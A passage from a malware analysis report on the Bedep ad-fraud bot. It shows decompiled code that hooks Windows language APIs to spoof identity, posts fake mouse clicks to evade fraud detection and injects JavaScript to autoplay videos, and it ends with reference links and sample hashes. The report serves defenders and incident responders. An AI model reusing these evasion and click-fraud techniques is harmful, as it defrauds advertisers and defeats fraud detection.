*(_DWORD *)(a1 + 92) = v9;
if ( v9 )
  set_hook((int)hook_GetAccepLanguagesA, v9, a1 + 96);
v10 = GetModuleHandleA("shlwapi.dll");
v11 = GetProcAddress(v10, "GetAcceptLanguagesW");
*(_DWORD *)(a1 + 100) = v11;
if ( v11 )
  set_hook((int)hook_GetAccepLanguagesW, v11, a1 + 104);
v12 = GetModuleHandleA("mlang.dll");
v13 = GetProcAddress(v12, "LcidToRfc1766W");
*(_DWORD *)(a1 + 108) = v13;
if ( v13 )
  set_hook((int)hook_LcidToRfc1766W, v13, a1 + 112);
```

Bedep hooks to spoof User Agent and Language/Location

Bedep uses its API hooks to spoof these values for its whole process space which means it doesn't need to deal with the mechanics of where these values might be queried (ie. javascript, browser, flash, etc). This makes Bedep's feature spoofing more robust than some less advanced ad-fraud bots. The referer URL is spoofed by setting it directly using the embedded Internet Explorer control API.

Once the click URL has been loaded in the embedded browser the Ad-Fraud module uses some simple browsing behaviour emulation techniques in an attempt to trick any fraud detection service. An example of this behaviour is some random mouse movement and left clicking.

```
if ( a1 )
{
  v5.y = *(_WORD *)(a2 + 2);
  v5.x = *(_WORD *)a2;
  Points.x = *(_WORD *)a2;
  Points.y = v5.y;
  v6 = ChildWindowFromPointEx(a1, v5, 7u);
  v7 = v6;
  if ( v6 && v6 != v2 )
  {
    if ( MapWindowPoints(v2, v6, &Points, 1u) )
    {
      *(_WORD *)v3 = Points.x;
      v2 = v7;
      *(_WORD *)(v3 + 2) = LOWORD(Points.y);
    }
  }
  v8 = *(_WORD *)v3 | (*(_WORD *)(v3 + 2) << 16);
  v9 = GetAncestor(v2, 2u);
  PostMessageA(v2, 0x21u, (WPARAM)v9, 0x2010001);// WM_MOUSEACTIVATE
  PostMessageA(v2, 0x20u, (WPARAM)v2, 0x2010001);// WM_SETCURSOR
  PostMessageA(v2, 0x201u, 1u, v8);           // WM_LBUTTONDOWN
  PostMessageA(v2, 0x202u, 0, v8);            // WM_LBUTTONUP
  result = 1;
}
```

Bedep example of random mouse move and click

In addition to the behaviour emulation, the ad-fraud module also injects javascript that attempts to play any flash videos on the page.

```
while ( v2 != v3 )
{
  v4 = *v2;
  v5 = *v2 == 0;
  v8 = L"try{flowplayer().play();flowplayer().load();}catch(e){try{jwplayer().play();}catch(e){}}";
  v9 = &v7;
  v7 = v4;
  if ( !v5 )
    (*(void (__stdcall **)(int))(*(_DWORD *)v4 + 4))(v4);
  LOBYTE(result) = inject_js_video_play_0(v7, v8);
  ++v2;
}
```

Bedep inject javascript to automatically play flash videos

Conclusions

While not the most advanced ad-fraud bot available Bedep represents a new type of advance ad-fraud threat that is actively circumventing traditional ad-fraud detection and defrauding high quality impressions from well established exchanges.

While we are actively working with our partners to identify and eliminate Bedep ad-fraud traffic from the advertising ecosystem, we need help from security vendors and incident responders to detect and remove this threat from endpoints. Our hope is that our report and accompanying tools will be of assistance.

We have intentionally removed some of our analysis from this report because it;

- may have given the malware developers insight into how we are able to detect this bot and/or,
- we believe it was not necessary information from an incident response perspective.

That being said, if you have any questions about our analysis or would like to know more feel free to **contact us**. We are happy to share more information privately.

Prior and Parallel Research

Kafeine has an excellent overview of Angler and Bedep. Also contains a note on Bedep's persistence mechanism.

http://malware.dontneedcoffee.com/2015/01/unpatched-vulnerability-0day-in-flash.html

Arbor have an excellent analysis of the Bedep DGA and they also released a tool to replicate it.

http://www.arbornetworks.com/asert/2015/04/bedeps-dga-trading-foreign-exchange-for-malware-domains/

Spider labs have a report detailing some of the ad-fraud traffic they observed.

https://www.trustwave.com/Resources/SpiderLabs-Blog/Bedep-trojan-malware-spread-by-the-Angler-exploit-kit-gets-political/

Malwarebytes have a post explaining how Bedep is tied to recent malvertising attacks.

https://blog.malwarebytes.org/exploits-2/2015/01/top-adult-site-xhamster-victim-of-large-malvertising-campaign/

Zscaler also have a post covering Bedep related malvertising attacks.

http://research.zscaler.com/2015/01/malvertising-leading-to-flash-zero-day.html

Reference MD5 Hashes

Click Module: 2faf2044e18837d23aa325cb21f17c4b

Loader DLL (persistence): 46df78cf0eea2915422d84928dbc2462

Loader DLL (from Angler EK): 854646bdcf4da69c975dd627f5635037